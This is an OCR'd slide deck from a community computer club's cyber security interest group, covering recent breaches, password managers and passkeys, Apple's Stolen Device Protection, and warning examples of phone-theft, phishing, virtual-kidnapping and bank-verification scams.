Sun City Computer Club

Cyber Security SIG
February 1, 2024

Questions, Comments, Suggestions welcomed at any time

Even Now

- Audio recording of this session as MP4 file
- Audio recording available at link shown above
- Wake Words

Audio Recording In Progress

SIG attendees are required to be members of the chartered club sponsoring that SIG.
Sun City Community Association By-law

- FBI Director warns US House panel:
- Chinese hackers
- Critical Infrastructure
- Old news
- Idaho National Labs
- Mutually Assured Disruption

Breaking News

UN-PASSWORD

- We must be alert when changing our passwords/passphrases/passkeys
  Credentials – phone numbers for 2FA

- Anti-password

  Consider: we take very good care of our passwords etc.

  At a time in the future

  every one of our accounts are hit with an invalid password many times

  all of our accounts are locked

- Types of Leaked Credentials
- Tier 1 Third party application/service breaches
  identity and access management systems
- Tier 2 Harvested from actual user
  info stealer in browsers
- Tier 3 Session cookies

- Remove previous password managers' passwords
- Explicit accounts/URLs in password managers
  - Explicit accounts as Hints
  - Passphrases as Hints
- Password Managers without Master Password
  - Passkeys – requiring separate account
- Secure methods are more complex

Password Managers

Hardware Key

FIDO

- Fast IDentity Online
- Alliance
- Many sites support Passkeys
- Many do Not

- Multiple

- MOVEit
- Welltok notification
- Our services get your information

  May exploit

  July patch

  October BS&W notification

- MOVEit event may take years to evolve

- Fortra GoAnywhere Managed File Transfer
- CVE-2024-0204 CVSS 9.8 Report December, 2023

- CISA immediate action
  Ivanti Connect Secure
  Ivanti Policy Secure
- Microsoft senior executives' emails
  accessed by Russian intelligence group
  Find and remove/modify emails & documents
  Slow and Low
  Legacy, non-production, test tenant account   No MFA
  HP and more
- Pirated apps on Chinese web sites


Navicat Premium, UltraEdit, FinalShell, SecureCRT, and Microsoft Remote Desktop
Unsigned macOS

- Chinese hackers VMware ESXi 0-day   since 2021
- Police Crime scene DNA -> predict face -> facial recognition
  Male, fair skin, brown eyes & hair, no freckles, bushy eyebrows
- FTC ban InMarket Media   And destroy info collected so far
  InMarket apps and software development kit
- Brave browser to end ‘Strict” fingerprinting protections
- Court charging programmer plain text password
  Section 202c German Criminal Code   Hacker paragraph

Current Issues

- Stolen Device Protection setting
- iOS 17.3

Apple iDevices



Stolen Device Protection

BETA PREVIEW

Testing is now available for Stolen Device Protection. This new feature adds an additional layer of security in the unlikely case that someone has stolen your phone and also obtained your passcode.

Accessing your saved passwords requires Face ID to be sure it's you.

Changing sensitive settings like your Apple ID password is protected by a security delay.

No delay is required when iPhone is at familiar locations such as home and work

Apple Stolen Device Protection

- Opt-in
- 4 to 6 digits   Face ID Touch ID fallback
- Stolen iDevice unlocked
- Restrict certain settings when NOT in familiar location
- Thefts often reset settings in known locations
   Or can find and visit known locations

- Stolen Device Protection enabled
  Turn off Stolen Device Protection
  Change AppleID password
  Recovery Code
  Trusted Phone number

Face ID or Touch ID
Hour wait
Face ID or Touch ID


Apple Stolen Device Protection

Apple Stolen Device Protection

- Keychain access Biometrics only

- Apps can be accessed
- Apple Pay can be used

- Protect passcode
- Custom Alphanumeric code
- Custom iDevice lock
- MFA for apps



Face ID & Passcode

Require Attention for Face ID

TrueDepth camera provides an additional level of security by verifying that you're looking at iPhone before authenticating. Attention detection may not work with some sunglasses. Face ID will always require attention when you're wearing a mask.

Attention Aware Features

iPhone will check for attention before dimming the display, expanding a notification when locked, or lowering the volume of some alerts.

Stolen Device Protection Off

Turn On Protection

This adds another layer of security when iPhone is away from familiar locations such as home and work. Face ID is required to access certain data and a delay prevents quick changes to security settings. Learn more about Stolen Device Protection...

Turn Passcode Off

Change Passcode

Require Passcode Immediately

UNLOCK WITH APPLE WATCH

M's Ultra

Use the secure connection to your Apple Watch to

- https://finance.yahoo.com/video/iphone-thief-explains-steals-passcode-103000950.html

Wall Street Journal

Stolen Device Protection Prerequisites

- PASSCODE - please
- Face ID or Touch ID capable & enabled


  Face ID circumvention methods

  Face ID hindrances

  Touch ID hindrances
- Significant Locations enabled & history

  Privacy concerns
- Familiar locations ??

  Thief can view then visit



Stolen Device Protection

This adds another layer of security to your iPhone in the event that it is stolen and someone knows your passcode. Learn more...

REQUIRE SECURITY DELAY

Away from Familiar Locations


Always ✓

A delay will always be required to change security settings.

iOS 17.4 beta

Stolen iPhone

- Do Not Remove Find My
- AppleCare+ Theft & Loss
- 2 incidents every 12 months
  IF Find My enabled
- iPhone 15 Pro $13.49/mo
- Sensitive requests
  Unfamiliar location
  Face ID or Touch ID
- More sensitive requests
  1 hour pause
  Disable Find My
  Change Apple ID password
  reset Face ID or Touch ID



Today 4:01 PM

Yo!

Iv'e bought an iPhone 15 Pro Max I'm using, it have your messages, emails, cards, bank, notes and personal information on it even your SIM # that you transferred, I get your calls. It was not erased. Did you made an insurance claim?

The erase request you made didn't work, it was connected on wifi in china then got jailbreak and still saying pending it wont erase remotely.
I'm telling you this because the phone is going be auctioned on the black market with your personal information and everything about you that you had on it. all your info including your phone number, address, everything will be cloned.
That's why I'm telling you to so you can REMOVE IT from your device list and I will factory reset it manually and remove the number.


To remove it, Open the "Find My" App. its on your home screen,
Then go to devices,
Click the old device and hit
"REMOVE THIS DEVICE".

- AppleID password
- Recovery Code
- Photos (drivers license, birth certificate)
- Keychain access
- Password Manager
- Browser passwords
- Bank & financial info

YeahBut

- Blind call to affluent neighborhood
- Scream & distress
- “Mary? Are you ok?”
- We have Mary
- Social Media
- Stay on phone (limit attempts to contact)

Virtual Kidnapping



[redacted]
January 6 at 4:26 PM ·

I can't believe this, I'm going to miss him so much 😞😞😞


[redacted]
January 6 at 4:26 PM ·

BBCNEWS-PI1M4G.OMH4.XYZ

Fatal Road Accident In The Highway Takes Several Lives... | 25XAT

Fatal Road Accident In The Highway Takes Several Lives..

- Hover over Gmails on Web
- iOS & Android Gmail apps Option
- Report spam & Unsubscribe -> Subscribe



Gmail Unsubscribe

Banking Loophole

- Scammers contact victim on vacation
- Bank fraud department call
- Someone wired $20,000 from victim
- To get it back …

  “Read me the verification codes”

  “Now delete the bank’s app”
- Electronic Fund Transfer Act 1978
- Before in person visits to wire funds
- Now, online
- So, your loss

- NoName057 1500 DDoS attacks
  NATO aligned nations
  Digital payment offer to conduct attacks
- iOS detections spyware
  Shutdown.log Kaspersky Report
- Tablet ambient light sensor
- HP Jan 12 data breach
  email cybersecurity employees
  May 2023
- ChromeOS 121
  17 Security patches AI Features
  tab Organizer AI theme
- Google Kubernetes Engine
  Anyone with Google Account take control
  Sys:All
- 23andMe May 2023 – October 2023 - November 2023
  Credential stuffing half right
  VERY large fall in value

Current Issues

For Your Consideration

- No SIM - No Problem

- Well, maby some problems.

- Wi-Fi broadcasts in clear text
- MitM
- Fingerprinting
- No battery removal ability

- NSA buying American’s internet data
  senator Ron Wyden releasing data
  Hold on NSA director demanding answers
  Letter from departing NSA director confirming practice
  commercial data brokers
  netflow data
- Patternz weaponize ad delivery systems
  Sell to bidders ad delivery systems
  Any app using ad delivery system
  Smartphone -> tracking bracelet
  Bypass Apple App Tracking Transparency?
  Sell to LE, NSA, …
- Push notifications
  Short time to craft notification
  Fingerprint device
- Pwn2Own Automotive $1.3M 49 0-days

Current Issues

Current Issues

- “Measures additive not curative”
  Review notifications set by apps
  Review apps Notifications & permissions
  Location   Microphone
- US Justice department & FBI
  Warning to companies under investigation
  Do Not delete chats
- Samsung replace Google with Baidu Ernie AI in China
- Thieves using stolen credit/debit cards to buy gift cards
  Laundering
- FBI warning Live couriers to pickup scammed payments
- Intelligence agencies “too much data”
- Many PyPI packages contain WhiteSnake malware
- US Justice department & FBI   Chinese Volt Typhoon
  Critical Infrastructure concerns

- Login credentials
- Name of App, employee, store number

